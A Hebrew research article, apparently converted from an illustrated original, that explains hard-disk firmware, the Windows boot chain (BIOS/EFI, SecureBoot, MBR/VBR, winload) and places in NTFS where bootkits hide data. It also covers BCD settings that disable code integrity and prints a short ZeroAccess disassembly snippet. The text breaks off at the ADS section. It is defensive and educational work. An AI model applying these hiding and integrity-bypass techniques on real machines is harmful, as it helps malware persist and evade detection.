פוליסה זו הקשתה מאוד על התוקפים ושברה מערכי תקיפה רבים אשר הסתמכו על אותם טכניקות ישנות (לדוגמה הפוגען TDL3) והכריחה אותם לחשוב על דרכים ושיטות חדשות. התוקפים בחרו לחזור להשתמש בשיטות ישנות שהפסיקו להשתמש בהן בעבר. שיטות שמתבססות על שכבה נמוכה בארכיטקטורת מערכת ההפעלה ומנצלות את תהליך עליית המחשב. תקיפה זאת נעשית ע"י שינוי קוד בשלב מוקדם בתהליך עליית המחשב שנקרא גם טכניקות Bootkit.


באותן טכניקות יש שימוש בדיסק הקשיח וגם לרוב במקומות חבויים בו. במחקר זה אדבר על מקומות חבויים בדיסק הקשיח ואיך פוגענים משתמשים באותם מקומות בשביל להתחמק ממערכות ההגנה. בנוסף לכך, אציג קונספט של פוגען שיש לו אחיזה מיוחדת במחשב. אחיזה כזו שלא משנה כמה פעמים המחשב יעבור פירמוט, הוא עדיין יהיה מודבק. פוגען זה יושב בדיסק הקשיח, או ליתר דיוק ב-Firmware שלו וקשה לזהות ולמחוק אותו בדרך פשוטה.

מהו באמת דיסק קשיח?

לפני שמתחילים עם החלק הטכני חייבים להבין קודם מה זה באמת הרכיב הזה שנקרא דיסק קשיח ואיך הוא עובד. מרבית האנשים חושבים שמדובר ברכיב טיפש ושרוב העבודה נעשית ע"י מערכת ההפעלה, אך זה לא המצב. בתוך הקופסה של הדיסק הקשיח יש מעבד, זיכרון RAM, זיכרון Flash ולוח אם.

הדיסק הוא כמו מחשב וניתן להשוות אותו ל-Embedded System.
כמעט כל המכשירים האלקטרונים מכילים סוג של מחשב קטן. קוד קטן שתוכנן במיוחד בשבילם הידועים כ-Embedded-Systems.

אפשר להבין מזה שכל המחשב שלנו מורכב מהרבה Embedded Systems (דיסק קשיח, כרטיס מסך) וגם לדיסק יש סוג של מערכת הפעלה (Firmware). הדיסק הקשיח מחולק פיזית למס' Platters (פלטות) והמידע בפלטות שמור באופן מגנטי, כל פלטה מחולקת ל-Tracks המחולקים למס' קבוע של Sector-ים בגודל 512 בתים.



תהליך הקריאה והכתיבה מהפלטות נעשה ע"י ראשי קורא-כותב. במחשב יש לוח אם, ובכל לוח אם קיים רכיב בשם SATA Controller - בקר המהווה ממשק חומרתי מהדיסק ללוח אם ומנהל את אופן מעבר המידע בניהם.

ממשק התקשורת עם הדיסקים הוא דרך פרוטוקולים כדוגמת ATA (IDE), SATA, SCSI, FC או SAS. ע"י שליחת פקודותATA ובאמצעותInterrupts, DMA וה-South Bridge, קורה כל הקסם. המחשב שולח פקודתATA דרך ה-SATA port וה-Firmware של הדיסק אחראי על עיבוד הבקשה. תצורת עבודה היא אסינכרונית, משמע, מערכת הפעלה לא מחכה לסיום פעילות הדיסק אלא שולחת פקודה אליו וממשיכה בפעילות רגילה. כאשר הדיסק יסיים, הוא יתריע למערכת הפעלה.

לדוגמה, המחשב שולח לדיסק פקודתATA לקריאת מידע מסקטור 300 וממשיך בעבודתו. במקביל הדיסק עובד - רץ קוד ה-Firmware של הדיסק אשר מעבד את הבקשה ושולף את המידע מהסקטור הדרוש. כאשר הדיסק מסיים הוא כותב את המידע ל-Buffer בזיכרון של המחשב במקום מוגדר מראש. לאחר סיום הכתיבה הדיסק מרים Interrupt (פסיקת מערכת) שמודיע למחשב שהפעולה בוצעה.

BIOS, EFI ו-SecureBoot

BIOS (Basic Input Output System) אחראי "להעיר" את הרכיבים במחשב, לוודא שהם תקינים (תהליך ה-POST (PowerOn, Self Test) ולטעון את ה-Boot Code (ה-MBR קוד אתחול ראשוני למחשב). הקוד של ה-BIOS הוא Assembler 16bit והוא יושב על זיכרון flash על לוח האם.

ה-BIOS המודרני הוא מסוג EEPROM (Electronically Erasable and Programmable). מה שאומר שניתן לשכתב ולעדכן אותו, דבר אשר לא היה אפשרי בעבר בטכנולוגיית ה-CMOS. ה-BIOS שודרג לרכיב Firmware חדש בשם EFI (Extensible Firmware Interface).

והוחלף ב-EFI מטעמי אבטחה. פיצ'רים ותהליכים בעליית המחשב השתנו במעבר בין הטכנולוגיות, לדוגמה, בטכנולוגיית ה-EFI הוטמע מנגנון SecureBoot. אחרי תהליך ה-POST במערכות מבוססותBIOS נטען והורץ ה-MBR ואילו במערכות מבוססות EFI לא הסתמכו יותר על קוד ב-MBR או ב-VBR שיושב בדיסק אלא הכניסו קוד מקביל שיושב ב-EFI firmware, רץ משם ומאמת את שלמות ותקינות התוכניות שהוא טוען מהדיסק.

מערכות הפעלה אשר קדמו ל-Windows 8 לא בדקו את רכיבי התוכנה שאחראים על התחלת עליית מערכת ההפעלה. ההנחה הרווחת הייתה שה-Bootcode, שהתחיל את תהליך העלייה הוא אמין וניתן לסמוך עליו, ולכן ה-Bios טוען את הקוד מהדיסק והריץ אותו, ללא כל בדיקה האם מדובר בקוד של היצרן או קוד אשר שונה ועלול להיות זדוני. טכנולוגית Secureboot אשר נתמכת מ-Windows 8 יועדה לעבוד ביחד עם ה-BIOS המודרני ולחסום\למנוע התקפות Bootkit.

Secureboot עושה זאת ע"י בדיקת חתימות דיגיטליות של מודולים קריטיים בעלייה. אם בתהליך נמצא מודול שהוא לא "Verified", Secureboot עוצר את תהליך העלייה. קוד זה מוטמע ב-EFI (ב-Firmware).

לדוגמה: Secureboot יכול למנוע שינוי של ה-Bootloader ע"י Bootkit אשר עושה Patch בשביל אחיזה. אבל כמו כל טכנולוגיה, גם Secureboot לא מושלם ויש דרך לעקוף אותו באמצעות פגיעויות של BIOS או פוגעני.EFI\bios

תהליך עליית מערכת ההפעלה

תהליך עליית מערכת ההפעלה הוא אחד העקרונות החשובים במערכות הפעלה אבל, בו זמנית לא הכי מובן ע"י רבים. ממבט אבטחתי, תהליך העלייה אחראי להביא את המערכת למצב בטוח ויציב. כל ההגנות נבנות בזמן התהליך הזה. לכן, ככל שהתוקף משיג אחיזה מוקדם יותר, כך יהיה לו קל יותר להתחמק מהבדיקות של המגן ותהיה לו שליטה רחבה יותר על המערכת.

התהליך בקצרה עובד באופן הבא:

- המחשב מקבל מתח והאוגרים של המעבד מקבלים ערכי ברירת מחדל.
- אוגר ה-EIP (האוגר שמכיל את הכתובת לפקודה הבאה של המעבד) מקבל את הכתובת ל-Entrypoint של ה-Boot Code Bios(התחלת הקוד של ה-BIOS) אשר שמור על SPI Flash Chip.
- הקוד של ה-BIOS מתחיל לרוץ ומבצע את תהליך POST (תהליך בדיקת תקינות של ההתקנים במחשב).
- לאחר מכן, הקוד מחפש אחר דיסק שניתן לעלות ממנו. במידה וכזה נמצא הוא קורא את ה-Sector הראשון שלו וטוען אותו לזיכרון (נקרא Bootsector או Bootcode). הסקטור הראשון מכיל את הקוד שאחראי על המשך תהליך העלייה וידוע כ-MBR.

ה-MBR (Master Boot Record) מכיל קוד ומידע על המחיצות בדיסק. המידע על המחיצות נקרא Partition Table - טבלה בה יש רשומה לכל מחיצה ומידע עליה. ה-MBR ממוקם ב-Sector הראשון של הדיסק ואינו חלק משום מחיצה.


בכל רשומה קיים Flag שמציין אם המחיצה Active או לא, אשר משמעותו היא האם התקינו את מערכת ההפעלה על אותה מחיצה וניתן לעלות ממנה. בנוסף, קיים מידע נוסף ברשומה כמו איזה גודל המחיצה, באיזה סקטור מתחילה המחיצה ואיזה סוג המחיצה.

הקוד של ה-MBR הינו אסמבלי 16 סיביות ומבצע מס' דברים:

- עובר על טבלת המחיצות ומחפש את ה-Active Partition.
- מוצא את הסקטור שבו מתחילה המחיצה שהיא Active.
- טוען לזיכרון את הסקטור הראשון מתחילת המחיצה, הקוד של ה-VBR.
- מעביר את השליטה לקוד של ה-VBR.

Structure of a modern standard MBR

Address		Description		Size in bytes
Hex	Dec			
+000h	+0	Bootstrap code area (part 1)		218
+0DAh	+218	0000h	*Disk timestamp*[5][nb 1] (optional, MS-DOS 7.1-8.0 (Windows 95B/98/98SE/ME), alternatively can serve as OEM loader signature with NEWLDR)	2
+0DCh	+220	original physical drive (80h etc.)		1
+0DDh	+221	seconds (0..59)		1
+0DEh	+222	minutes (0..59)		1
+0DFh	+223	hours (0..23)		1
+0E0h	+224	Bootstrap code area (part 2, code entry at +000h)		216 (max. 222)
+1B8h	+440	32-bit disk signature	*Disk signature* (optional, Windows NT/2000/Vista/7 and other OSes)	4
+1BCh	+444	0000h		2
+1BEh	+446	Partition entry #1	*Partition table* (for primary partitions)	16
+1CEh	+462	Partition entry #2		16
+1DEh	+478	Partition entry #3		16
+1EEh	+494	Partition entry #4		16
+1FEh	+510	55h	*Boot signature*	2
+1FFh	+511	AAh		2
Total size: 218 + 6 + 216 + 6 + 4*16 + 2				512



[בתמונה רואים תהליך debugging של קוד MBR באמצעותDisassembler מוכר בשם IDA Pro של חברת Hex Rays ופלאגין בשם bochs...

משתמשים בפלאגין הזה לרוב בשביל לדבג תוכניות ב-16 ביט אסמבלי.]

ה-Sector הראשון מתחילת המחיצה ידוע כ-VBR (Volume Boot Record). ה-VBR הוא קוד שהוא גם Boot Code רק שהוא "תלוי מערכת קבצים" (File-System Specific Boot Code). והוא אחראי על בדיקת תקינות של מאפיינים קריטיים במערכת.

אחרי ה-VBR Boot Code יושב ה-IPL (Initial Program Loader) אשר נמצא ב-Sector השמיני (שבעה sector-ים ו-40 בתים) מתחילת המחיצה. הקוד של ה-IPL מתחיל ריצה ב-16bit Real Mode ואחראי לעבור ל-Protected Mode.

על מנת להמשיך בתהליך עליית המערכת, נדרשת טעינה של קובץ ה-Bootmgr ממערכת הקבצים, זאת למרות שהדרייבר אשר אחראי על מערכת הקבצים (NTFS) עוד לא נטען במערכת ההפעלה.

קריאת הקובץ נעשית ע"י מימוש של ה-IPL עצמו של קריאת קבצים ב-NTFS. המימוש שלו אינו מלא והוא קיים רק כדי שיוכל לקרוא את הקובץ הספציפי הזה. לאחר שה-IPL מעביר את מצב הריצה ל- Protected Mode הוא מוצא, טוען ומריץ את ה-Bootmgr (בשמו המלא Boot Manager).

קובץ ה-Bootmgr הוא קובץ 64bit\32bit מסוג PE רגיל ונמצא במחיצה נסתרת ב-NTFS ותפקידו הוא לקרוא את ה-BCD (Boot Configuration Data) מה-Registry ולטעון את winload.exe או winresume.exe (קובץ ה-bootloader החל מ-Windows Vista או קובץ עלייה מ-hibernate בהתאמה)

Winload.exe מאתחל את המערכת בהתאם לפרמטרים ב-BCD לפני שמעביר את השליטה ל-image של ה-Kernel ע"י השלבים הבאים:

- ביצוע אימות של ה-image של עצמו מול קובץ חתימות דיגיטליות שנמצא בדיסק אשר נקרא nt5.cat. אם החתימה לא תואמת נעצר תהליך העלייה. קוד האימות מבוצע ע"י פונקציות קריפטוגרפיות אשר נוספות סטטית ממודול CI.DLL לצורך ביצוע האימות ללא טעינת המודול.
- טעינת ה-SYSTEM HIVE לזיכרון
- אתחול פוליסת ה-Code Integrity לפי הגדרות ה-BCD. מאותו רגע, אם הוגדר כך ב-BCD.
- מתבצע אימות למודולים הנטענים ונעצר תהליך הטעינה באם נמצאה אי תאימות.
- טעינתimage ה-Kernel וה-Dependencies שלו ci.dll, clfs.sys, hal.dll, bootvid.dll, kdcom.dll.

- הפעלת מנגנון ה-Paging(ללא בניית ה-Page tables)
- העברת השליטה ל-Entrypoint של Image ה-Kernel (ntoskrnl.exe).

קוד ה-ntoskrnl.exe קורא לפונקציה KiSystemStartup אשר מתניעה את תהליך האתחול של המערכת. ה-subsystemים של ה-executive מאותחלים והמבנים שהם משתמשים בהם נבנים. לדוגמה, ה-memory manager בונה את ה-Page tables ומבנים פנימיים אחרים שתומכים ב- two ring memory model. ה-HAL מקנפג את ה-interrupt controller לכל מעבד, בונה את ה-IVT ומפעיל interrupts. ה-SSDT נבנה, ntdll.dll נטען ומתבצע אימות וטעינה של כל ה-service_boot_start drivers לזיכרון. האימות מבוצע ע"י פונקציות ב-ci.dllמול מאגר החתימות הדיגיטליות ב-nt5.cat-עבור כל דרייבר ובמידה ואין תאימות, הדרייבר לא יטען. תהליך העלייה ארוך ומסובך מהאופן בו הוצג כאן, אך אלו הן הנקודות החשובות להבנת המשך תהליך העבודה.





Figure 2-4: Boot process in Microsoft Windows Vista and later Operating Systems

בכל שלב בעליית המערכת, נטען עוד מידע אשר מוביל לשלב הבא ובכל אחד מהשלבים האלו יכולה להתבצע התערבות זדונית של פוגען.






Figure 1-4: Booting scheme of compromised operating system

view of the boot process

שלב קריטי בפרט, הוא בשלב איתחול פוליסת ה-Code Integrity אשר קובעת את האופן בו המערכת תבדוק את המודולים שנטענים ל-Kernel.

הגדרות הפוליסה נקבעות ב-BCD. (ב-Registry):


BCD Option	Description
BcdLibraryBoolean_DisableIntegrityCheck	disables kernel-mode code integrity checks (DISABLE_INTEGRITY_CHECKS)
BcdOSLoaderBoolean_WinPEMode	tells the kernel to load in pre-installation mode, disabling kernel-mode code integrity checks as a byproduct
BcdLibraryBoolean_AllowPrereleaseSignatures	enables test signing (TESTSIGNING)

Table 2-2: BCD options affecting kernel-mode code signing policy enforcement

אם אחד משתי האופציות הראשונות דלוקות, אז בדיקת טעינת מודולים ל-Kernel נמצאת במצב Disabled. אנחנו מבינים שכל הלוגיקה של בדיקות המודולים ל-Kernel בתהליך העלייה יכולה להיות Disabled ע"י שינוי פרמטרים ב-BCD. באותו אופן, אם ידוע לאיפה אותם פרמטרים נטענים בזיכרון, אפשר פשוט לדרוס אותם בזיכרון ע"י הקוד הזדוני של הפוגען וכל מנגנון ההגנה יפול.

מערכת קבצים

בשביל לדבר על מקומות חבויים בדיסק, יש להבין את האופן בו המידע נשמר. אם התקנתם את מערכת ההפעלה Windows בשנים האחרונות והיא לא עלDiskOnKey, רוב הסיכויים שמערכת הקבצים שלכם היא NTFS (New Technology File System). האופן שמערכת ההפעלה מאחסנת ומארגנת את הקבצים על התקן אחסון מסוים נקרא מערכת קבצים. הרעיון הוא שמערכת הקבצים מממשת שיטה יעילה לאחסון וגישה של נתונים על התקני אחסון.



בדוגמה זו יש דיסק עם מחיצה אחת שבה מותקנת מ"ה Windows. כל הרכיבים במערכת הקבצים NTFS הוא קובץ ולכל קובץ יהיה רשומה בטבלה מסוימת שנקראת Master File Table(MFT) בה קיים מידע על כל הקבצים. טבלה זו נשמרת בקובץ בשם $MFT.

קבצים המתחילים בסימן "$" הם קבצי מערכת (נקראים גם בשם אחר קבצי Metadata). קובץ ה-$Boot נקרא ה-Boot Area ומדובר ב-16 Sector-ים ראשונים מהתחלת המחיצה. שם מצוי ה-VBR שהוא ה-Sector הראשון מתוך ה-16. 15 ה-Sectorים הנותרים שייכים ל-IPL ול-Bootloader(עליהם אפרט בהמשך).

ניתן למצוא את כתובת ההתחלה של ה-MFT בקובץ המערכת $Bootדרך ה-VBR במבנה שנקרא BPB (Bios Parameter) Block. או לחלופין, ישירות דרך ה-MBR למצוא את כתובת ההתחלה של המחיצה ומשם באותו אופן למצוא דרך ה-VBR וה-BPB את כתובת ההתחלה ל-MFT.

```
struct BIOS_PARAMETR_BLOCK
{
    WORD    BytesPerSector;
    BYTE    SectorsPerCluster;
    WORD    ReservedSectors;
    BYTE    NumberOfFATs;
    WORD    RootEntries;
    WORD    NumberOfSectors;
    BYTE    MediaDescriptor;
    WORD    SectorsPerFAT;
    WORD    SectorsPerTrack;
    WORD    NumberOfHeads;
    DWORD   CountOfHiddenSectors;
    DWORD   TotalLogicalSectors;
};

struct EXT_BIOS_PARAMETR_BLOCK
{
    DWORD   LogicalSectorsPerFile;
    WORD    MirroringFlags;
    WORD    Version;
    DWORD   ClusterNumberOfRootDirectory;
    WORD    LogicalSectorNumber;
    WORD    FirstLogicalSector;
    BYTE    Reserved[12];
    BYTE    PhysicalDriveNumber[2];
    BYTE    ExtendedBootSignature;
    DWORD   VolumeID;
    BYTE    VolumeLabel[11];
    QWORD   FileSystemType;
};

struct BOOTSTRAP_CODE
{
    BYTE BootCode[420];
    WORD BootSectorSignature;//0x55AA
};

struct VBR_RECORD
{
    WORD                    Jump;
    BYTE                    Nop;
    DWORD                   OEM_Name;
    DWORD                   OEM_Identifier;

    BIOS_PARAMETR_BLOCK     BPB;
    EXT_BIOS_PARAMETR_BLOCK EBPB;
    BOOTSTRAP_CODE          BootStrap;
};
```

מקומות חבויים בNTFS

$MFT - Master File Table

קובץ ה-$MFT הוא קובץ מערכת המייצג את טבלת הקבצים.
טבלה זו מחזיקה עבור מערכת ההפעלה מידע על כל קובץ, איפה כל קובץ נמצא בדיסק והאם הוא מחוק או לא. כל קובץ שאין לו רשומה בטבלה הזאת הוא בחזקת "לא קיים".

רשומה ב-$MFT בנויה מ-MFT Header ו-Attributes. עבור כל קובץ נשמרים כמה סוגי Attributes שונים וכל אחד מהם מייצג מידע שונה כדוגמת שם הקובץ או מיקום תוכן הקובץ בדיסק. יחידת המידע הקטנה ביותר ב-NTFS היא Cluster. לרוב כל Cluster יהיה בגודל 8 Sectorים שהם 4096 בתים. לכל Cluster יש LCN(Logical Cluster Number) אשר מציין את ה-Offset של ה-Cluster ממיקום ב-Volume. ל-Clusterים אשר שייכים לקבצים, משויך VCN(Virtual Cluster Number) אשר מציין את ה-Offset היחסי מתחילת הקובץ.

בקובץ ה-$MFT התוכן של ה-Attributes יכול להיות Resident או Non Resident. Resident attribute שומר את התוכן שלו בתוך רשומת ה-MFT ואילו Non-Resident שומר את התוכן ב-Clusterים חיצוניים. אופן שמירת התוכן של קובץ ב-NTFS ישמר ב-$DATA Attribute ברשומת ה-MFT שלו. אם $DATA הוא resident, המידע ישמר בתוך רשומת ה-MFT ואם Non Resident ישמר ברשומה, המידע על ה-Clusterים החיצוניים שבהם יש את המידע (איפה מצויים ה-Clusterים, מהו גודל המידע ששמור שם וכו')

Faked BAD Clusters

בדיסקים ישנים בעלי חוסר יכולת לטיפול בשגיאות, מ"ה מזהה ומסמנת Sectorים\Clusterים פגומים. כיום, דיסקים מודרניים יודעים לעשות זאת בעצמם ומטפלים ב-Bad Clusters ע"י מיפוי שלהם מחדש ל-sector רזרביים. לא סביר שמ"ה תזהה Bad Sectors לפני הדיסק ולכן פעולה כזו אשר תתבצע באופן תכנותי היא חשודה.

ניתן לנצל מנגנון זה על-מנת להסתיר מידע ע"י שמירת קבצים ב-Clusters אשר מסומנים כפגומים. ב-NTFS, Bad Clusters מסומנים בקובץ מערכת בשם $BadClus אשר נמצא ברשומה 8 ב-MFT. כאשר מזוהים Bad Clusters הם מוקצים לתוך קובץ זה. גודל המידע שניתן לשמור בשיטה הזו הוא לא מוגבל.

ניתן לבדוק האם הוחבא שם מידע באמצעות Sleuthkit ע"י בדיקת הקצאות clusterים ל-$Bad Attribute ב-$BadClus.

Additional Clusters Allocated to File

השיטה הזו מחביאה מידע ב-Cluster-ים הנוספים שמוקצים לקובץ. לדוגמה, עבור קובץ בגודל 10752 בתים, יוקצו 3 Cluster-ים. תוקפים יכולים להקצות Cluster-ים נוספים לקובץ ולהחביא שם מידע.

File Slack

File slack או Slack-Spaceהוא המרחב שאינו בשימוש שבין סוף הקובץ לסוף ה-Cluster. Slack-Space נוצר בגלל שמ"ה מקצה Cluster שלם לקובץ גם אם הוא לא ממלא את כל ה-Cluster. לדוגמה: לקובץ בגודל בית יחיד יוקצה 4096 בתים (Cluster שלם).

ניתן להשתמש באזור הריק הזה להחבאת מידע. גודל ה-Slack-space בקובץ אחד תלוי בגודל הקובץ ובגודל ה-Cluster במערכת הקבצים. ככל שגודל הקובץ קטן יותר וגודל ה-Cluster גדול יותר, כך ניתן יהיה להחביא בSlack-space שנוצר יותר מידע. בשיטה זו ניתן להסתיר כמות גדולה של מידע כיוון שאפשר לחלק את המידע שרוצים להסתיר למס' slack-spaceים בין מס' קבצים שונים.

בנוסף לכך, מידע בתוך ה-Slack-Space יכול להיות מוצפן או דחוס ויכול להקשות על חוקר להבין שמדובר במידע מוסתר. מידע מוסתר ב-Slack-Space יכול להימחק \להידרס ע"י כתיבה לאותם קבצים. כתוצאה מכך, קבצים יציבים אשר לא משתנים יהיו המטרות בטכניקה הזו.

NTFS Extended Attributes

קיימים שניAttribute ים מיוחדים ברשומת ה-MFT שהם $EA Index ו-$EA_INFORMATION אשר מהווים Extended Attribute. אלו Attribute-ים אשר אין שימוש בהם מלבד תמיכה לאחור לאפליקציות OS/2. בתוך ה-Attributeים האלו ניתן להסתיר מידע. כך עשה הפוגען "ZeroAccess" ששמר בשדות אלו את אחד ה-DLLים שלו.

ZeroAccess השתמש ב-ZwSetEaFile בשביל לכתוב לשדות אלו וב-ZwQueryEAFile בשביל לקרוא משדות אלו. לינק ל-Whitepaper בנושא.

```
0010000142C9    call    ZwQueryEaFile
0010000142CE    cmp     eax, edi
0010000142D0    jl      short free_ret
0010000142D2    mov     rax, [rsp+0D8h+allocd_mem]
0010000142DA    cmp     [rax+FILE_FULL_EA_INFORMATION.EaValueLength], di
0010000142DE    jz      short free_ret
0010000142E0    add     rax, FILE_FULL_EA_INFORMATION.EaData
0010000142E4    xor     r8d, r8d
0010000142E7    xor     edx, edx
0010000142E9    xor     ecx, ecx
0010000142EB    call    rax
```

ישנן שתי שיטות נוספות אשר גם בהן ניתן להשתמש ב-WINAPI בשביל להסתיר מידע במערכת קבצים והן ADS (Alternate Data Stream) ו-EFS (Encrypted File System).

ADS

